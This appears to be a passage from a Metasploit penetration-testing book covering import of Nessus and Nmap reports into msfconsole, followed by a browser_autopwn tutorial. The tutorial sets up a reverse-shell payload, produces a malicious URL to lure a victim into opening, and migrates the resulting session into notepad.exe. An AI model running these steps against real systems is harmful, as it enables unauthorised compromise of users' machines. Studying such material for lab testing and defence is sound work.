We can check the status of the scanning process by typing in `nessus_scan_status`; it will show us the status of the scanning process, whether it has completed or not.



```
File Edit View Bookmarks Settings Help
msf > nessus scan status
[*] Running Scan
[+]
Scan ID          Name      Owner   Started      Status    Current Hosts  Total Hosts
dc4583b5-22b8-6bla-729e-9c92ee3916cc301e45e2881c93d WindowsXPscan  hacker  19:58 Feb 26 2013  running  0           1
[+]
[*] You can:
[*] Import Nessus report to database: nessus_report_get <reportid>
[*] Pause a Nessus scan:             nessus_scan_pause <scanid>
msf > [root : .ruby/bin]
```

After completing the scanning process, now it is time to check for the report list, so type in `nessus_report_list`.



```
File Edit View Bookmarks Settings Help
msf > nessus report list
[*] Nessus Report List
[+]
ID          Name      Status     Date
dc4583b5-22b8-6bla-729e-9c92ee3916cc301e45e2881c93dd WindowsXPscan completed 20:00 Feb 26 2013
[+]
[*] You can:
[*] Get a list of hosts from the report: nessus_report_hosts <report id>
msf > [root : .ruby/bin]
```

We can see the report with its **ID**. Its **Status** is marked as **completed**. For opening the report we use the command `nessus_report_hosts <report ID>`; for example, here we are using `nessus_report_hosts dc4583b5-22b8-6b1a-729e-9c92ee3916cc301e45e2881c93dd`.

```
File Edit View Bookmarks Settings Help
msf > nessus_report_hosts dc4583b5-22b8-6b1a-729e-9c92ee3916cc301e45e2881c93dd
[+] Report info
[+]

Hostname      Severity  Sev 0  Sev 1  Sev 2  Sev 3  Current Progress  Total Progress
-----  -----
192.168.0.103  41       4     28     4     9      53327          53327

[*] You can:
[*]   Get information from a particular host:    nessus_report_host_ports
msf > 
```

In the previous screenshot, we can see the result for the machine with the IP 192.168.0.103 that has a total severity of 41. This means the total number of vulnerabilities is 41.

The following are the classifications of the different vulnerabilities:

- Sev 0 indicates high-level vulnerabilities, which are 4
- Sev 1 indicates medium-level vulnerabilities, which are 28
- Sev 2 indicates low-level vulnerabilities, which are 4
- Sev 3 indicates informational vulnerabilities, which are 9

We may see the vulnerabilities in detail with the protocol name and services using the command `nessus_report_hosts_ports <Target IP> <Report ID>`; for example, here we are using `nessus_report_host_ports 192.168.0.103 dc4583b5-22b8-6b1a-729e-9c92ee3916cc301e45e2881c93dd`.

```
File Edit View Bookmarks Settings Help
msf > nessus_report_host_ports 192.168.0.103 dc4583b5-22b8-6b1a-729e-9c92ee3916cc301e45e2881c93dd
[+] Host info
[+]


Port Protocol Severity Service Name  Sev 0  Sev 1  Sev 2  Sev 3
----  -----
0   icmp    1      general        0     2     0     0
0   tcp     1      general        0     9     0     0
0   udp     1      general        0     1     0     0
23  tcp     1      telnet         1     3     0     0
123  udp    1      ntp            0     1     0     0
135  tcp    0      epmap          1     0     0     0
137  udp    1      netbios-ns    0     1     0     0
139  tcp    1      smb            1     1     0     0
445  tcp    3      cifs           1    10     4     9

msf > 
```

Report importing in Metasploit


Importing a report of vulnerability scanners into the Metasploit database is a very useful feature provided by Metasploit. In this chapter, we used two scanners, which are Nmap and Nessus. We already saw the various scanning techniques of Nmap used in different circumstances. Now we will see how to import an Nmap report via msfconsole in PostgreSQL database.

Scan any host and save the Nmap report in XML format because msfconsole does not support TXT format. So here we already have a scan report in XML format named `scan.xml`. Now the first thing we have to do is to check the database for connectivity with the msfconsole using the command `db_status`.



A screenshot of the msfconsole interface. The title bar says "File Edit View Bookmarks Settings Help". The main window shows the command "msf > db status" followed by the output "[*] postgresql connected to msf3dev". The bottom status bar says "root : .ruby/bin". A red box highlights the "db status" command.

Our database is connected with msfconsole and now it's time to import the Nmap report. We use the command `db_import <report path with name>`; for example, here we are importing our report from the desktop, so we are giving `db_import /root/Desktop/scan.xml`.



A screenshot of the msfconsole interface. The title bar says "File Edit View Bookmarks Settings Help". The main window shows the command "msf > db import /root/Desktop/scan.xml" followed by the output "[*] Importing Nmap XML data", "[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'", "[*] Importing host 192.168.0.102", and "[*] Successfully imported /root/Desktop/scan.xml". The bottom status bar says "root : .ruby/bin". A red box highlights the "db import" command, and a red arrow points upwards from the left side of the window towards the "db import" command.

After successfully importing the report into the database, we may access it from msfconsole. We can see the host details by typing host <hostname on which nmap scan performed>; for example, here we are using host 192.168.0.102.

```
File Edit View Bookmarks Settings Help
msf > hosts 192.168.0.102
Hosts
=====
address      mac          name  os_name      os_flavor  os_sp purpose
-----  -----
192.168.0.102 38:59:F9:5C:E1:65    Microsoft Windows 7           device

```

The screenshot shows the msfconsole interface with the command 'hosts 192.168.0.102' entered. The output displays a table of host information. The table has columns: address, mac, name, os_name, os_flavor, os_sp, and purpose. One host entry is shown: 192.168.0.102 with MAC 38:59:F9:5C:E1:65, named 'Microsoft Windows', with flavor '7' and purpose 'device'. The bottom status bar shows 'root : ruby/bin'.

Here we have some important information about the host such as the MAC address and the operating system version. Now after selecting the hosts, let us check for the open port details and the services running on those ports. The command used is services <hostname>; for example, here we are using services 192.168.0.102.


```
File Edit View Bookmarks Settings Help
msf > services 192.168.0.102
Services
=====
host      port  proto  name      state  info
----  -----
192.168.0.102  135   tcp    msrpc    open   Microsoft Windows RPC
192.168.0.102  139   tcp    netbios-ssn  open
192.168.0.102  445   tcp    netbios-ssn  open
192.168.0.102  2869  tcp    http     open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.0.102  3389  tcp    ms-term-serv  open
192.168.0.102  4444  tcp    http     open   Apache httpd 2.4.2 (Win32) OpenSSL/1.0.1c PHP/5.4.4
192.168.0.102  5357  tcp    http     open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP

```

The screenshot shows the msfconsole interface with the command 'services 192.168.0.102' entered. The output displays a table of open ports and services. The table has columns: host, port, proto, name, state, and info. Multiple ports are listed for the host 192.168.0.102, including 135 (msrpc), 139, 445, 2869 (http), 3389, 4444 (Apache httpd), and 5357 (Microsoft HTTPAPI). The bottom status bar shows 'root : ruby/bin'.

What we have here is all the information of open ports and services running on the victim machine. Now we can search for exploits for further attacks, which we already did in the previous chapter.


Next we will learn to import the report of Nessus in msfconsole. It is as simple as importing the Nmap report using the same command, which is db_import <report name with file location>; for example, here we are using db_import /root/Desktop/Nessus_scan.nessus.



```
File Edit View Bookmarks Settings Help
msf > db import /root/Desktop/Nessus_scan.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.0.103
[*] Successfully imported /root/Desktop/Nessus_scan.nessus
msf >
```

The screenshot shows the msfconsole interface. The command db import /root/Desktop/Nessus_scan.nessus is entered. The output shows the process of importing the Nessus XML data and successfully importing the host 192.168.0.103. The status bar at the bottom indicates the user is root : .ruby:bin.

We can see that the report has been successfully imported for host 192.168.0.103, and now we can check the vulnerabilities for this host by typing in vulns <hostname>; for example, here we are using vulns 192.168.0.103.



```
File Edit View Bookmarks Settings Help
msf > vulns 192.168.0.103
[*] Time: 2013-02-13 03:07:37 UTC Vuln: host=192.168.0.103 name=exploit/windows/rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
[*] Time: 2013-02-26 16:31:42 UTC Vuln: host=192.168.0.103 name=Nessus Scan I
[*] Time: 2013-02-26 16:31:42 UTC Vuln: host=192.168.0.103 name=Authenticatio
[*] Time: 2013-02-26 16:31:42 UTC Vuln: host=192.168.0.103 port=445 proto=tcp
[*] Time: 2013-02-26 16:31:43 UTC Vuln: host=192.168.0.103 port=445 proto=tcp
429) (remote check) refs=CVE-2011-0661,BID-47198,OSVDB-71781,JAVA-2011-A-0050
[*] Time: 2013-02-26 16:31:43 UTC Vuln: host=192.168.0.103 port=445 proto=tcp
0520,BID-8026,OSVDB-299,NSS-42411
msf >
```

The screenshot shows the msfconsole interface. The command vulns 192.168.0.103 is entered. The output lists several vulnerabilities found on the host 192.168.0.103, including exploit/windows/rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos, Nessus Scan I, Authenticatio, and others. The status bar at the bottom indicates the user is root : .ruby:bin.

Now we can see the vulnerabilities of the victim machine; according to these vulnerabilities, we can search for exploits, payloads, and auxiliary modules for performing further attacks.

Summary

In this chapter we have covered the various techniques for gathering information against a victim using the modules of Metasploit. We covered some freely available tools along with some auxiliary scanners. Using some of the auxiliary scanners we were actually able to fingerprint a particular running service. Through Nmap we learned to perform a network scan for live systems, firewall protected systems, and the various other scanning techniques which can be used in different scenarios. We saw that Nessus is a very big tool, which can be used for vulnerability assessment of a victim machine. We also learned to import Nmap and Nessus reports into Metasploit. With this chapter, we are already one step ahead in exploiting our victim, and will move on to covering client-side exploitation in the next chapter.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- <https://pentestlab.wordpress.com/2013/02/17/metasploit-storing-pen-test-results/>
- http://www.offensive-security.com/metasploit-unleashed/Information_Gathering
- http://www.firewalls.com/blog/metasploit_scanner_stay_secure/
- <http://www.mustbegeek.com/security/ethical-hacking/>
- <http://backtrack-wifu.blogspot.in/2013/01/an-introduction-to-information-gathering.html>
- http://www.offensive-security.com/metasploit-unleashed/Nessus_Via_Msfconsole
- <http://en.wikipedia.org/wiki/Nmap>
- [http://en.wikipedia.org/wiki/Nessus_\(software\)](http://en.wikipedia.org/wiki/Nessus_(software))

6

Client-side Exploitation

In the previous chapter we completed the vulnerability-scanning and information-gathering phase. In this chapter we will discuss various ways in which we may be able to compromise our victim (client). We will cover various techniques such as luring a victim to click on a URL or an icon, which ultimately gives us a reverse shell.

What are client-side attacks?

With our hands all dirty with some exploitation basics in the previous chapters, we now move on to client-side attacks. But to understand client-side attacks, we need to first have clear concepts about the client-server architecture, and differentiate the attacks between the two components. The server is the main computer that shares its resources over the network, and clients – which are other computers on the network – use these resources. There is always a negative aspect to every story. So, as the server provides services to a client, it may also expose vulnerabilities that may be exploited. Now, when an attacker attacks a server, he may be able to do a denial-of-service attack on the server, which will ultimately crash all its services. This, specifically talking, is a server-side attack, because we have actually tried to attack the server and not any of the clients.

A client-side attack is restricted to a client and targets vulnerable services and programs that may be running on that particular machine. These days, the trend is changing and is more focused on client-side rather than server-side attacks. According to a general trend, the server is usually locked down with minimal services and restricted access. This makes it very difficult to attack servers and hence the black hats get enticed towards the vulnerable clients. There is a large array of attacks that may be launched against the clients, such as browser-based attacks and vulnerable service exploitation. Also, the client operating systems have multiple applications such as a PDF Reader, document reader, and instant messenger. These are often not updated or patched for security vulnerabilities, since they are left ignored as a security misconfiguration. Hence, it is extremely easy to launch an exploit against such vulnerable systems using simple social engineering techniques.


Browser exploits

Browser vulnerabilities have been known for a very long time. The framework and extensions are also at times the reason for exploitation. We have had recent news of the compromise of some of the latest versions of browsers such as Chromium, Internet Explorer, and Mozilla. The malicious code may exploit any form of ActiveX, Java, and Flash, which are in-built in the browser to enhance the user experience. Victims who have been affected by such exploits may find their homepage, search page, favorites, and bookmarks changed. There may be incidents where the settings or Internet options could be altered to decrease the level of browser security, and hence make the malwares more prevalent.

Tutorial


In the tutorial section, we will show you a couple of exploits that run through the victim browser.

The first exploit that we will be showing is known as browser autopwn. First open up your terminal and launch msfconsole. Now type in use auxiliary/server/browser_autopwn.




A screenshot of a terminal window titled 'msf'. The window has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The main area shows the command 'use auxiliary/server/browser_autopwn' highlighted with a red box. Below the command, the text 'auxiliary(browser_autopwn) >' is visible. At the bottom of the terminal window, there is a status bar with the text 'root : .ruby/bin'.

Then type in `show options` to see in detail all the options that we have to set in the exploit.




```
File Edit View Bookmarks Settings Help
msf auxiliary(browser_autopwn) > show options
Module options (auxiliary/server/browser_autopwn):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  LHOST                yes       The IP address to use for reverse
  -connect payloads
  SRVHOST   0.0.0.0        yes       The local host to listen on. This
  must be an address on the local machine or 0.0.0.0
  SRVPORT   8080           yes       The local port to listen on.
  SSL       false          no        Negotiate SSL for incoming connect
  tions
  SSLCert              no        Path to a custom SSL certificate
  (default is randomly generated)
  SSLVersion  SSL3          no        Specify the version of SSL that s
  hould be used (accepted: SSL2, SSL3, TLS1)
  URIPATH              no        The URI to use for this exploit (d
  efault is random)
  
```

In the preceding figure, we can see which options are required and which are not in the **Required** column. A **yes** indicates that we have to set the option and **no** indicates that the option can be used with its default setting. So the first option required is `LHOST`. It requires the IP address for the reverse connection, so here we set the attacker's machine IP. To do so, type in `set LHOST 192.168.11.23`.




```
File Edit View Bookmarks Settings Help
msf auxiliary(browser_autopwn) > set LHOST 192.168.11.23
LHOST => 192.168.11.23
msf auxiliary(browser_autopwn) > 
```

After setting the LHOST address, the next thing to set is SRVHOST. SRVHOST means the server localhost address. We set our local machine address by typing in set SRVHOST 192.168.11.23.




```
File Edit View Bookmarks Settings Help
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.11.23
SRVHOST => 192.168.11.23
msf auxiliary(browser_autopwn) >
```

Now, to set the SRVPORT, which means the local port address, we type in set SRVPORT 80.



```
File Edit View Bookmarks Settings Help
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) >
```

All the settings are done. Now it's time to run the auxiliary module; so type in run.




```
File Edit View Bookmarks Settings Help
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module execution completed

[*] Setup
[*] Obfuscating initial javascript 2013-03-06 13:06:16 +0530
msf auxiliary(browser_autopwn) >
[*] Done in 2.137441791 seconds

[*] Starting exploit modules on host 192.168.11.23...
[*] ...

[*] Starting exploit multi/browser/firefox_escape_retval with payload gener
/shell_reverse_tcp
[*] Using URL: http://192.168.11.23:80/TyrgdLZrHVPU
```

After running the auxiliary module, we can see that it starts the exploit modules on the localhost. Also, it provides a malicious URL, which we have to give to the victim. This is a simple social engineering technique in which the user is lured to click on the malicious URL.




```
File Edit View Bookmarks Settings Help
[*] Started reverse handler on 192.168.11.23:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.11.23:7777
[*] Starting the payload handler...


[*] --- Done, found 24 exploit modules

[*] Using URL: http://192.168.11.23:80/NBuFNth31
[*] Server started.
msf auxiliary(browser_autopwn) > 
```

Now, when the URL opens in the victim's system, it will send a reverse connection to the attacker's system. Let us see how this works.




After running the URL, we can see in msfconsole that the reverse connection has been established, and the notepad.exe process migrates to 1804.




```
File Edit View Bookmarks Settings Help
t 2013-03-06 13:34:02 +0530
[*] Session ID 1 (192.168.11.23:3333 -> 192.168.11.29:
\AutoRunScript 'migrate -f'
[*] Current server process: IEXPLORE.EXE (1852)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1804
[+] Successfully migrated to process

root : .ruby.bin
```

We can see the migrated process in the victim's system via Task Manager.




To check for the meterpreter session that was created, type in sessions.



